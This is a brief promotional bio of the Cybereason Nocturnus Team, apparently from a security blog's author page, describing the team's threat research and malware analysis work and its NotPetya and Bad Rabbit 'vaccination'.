The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus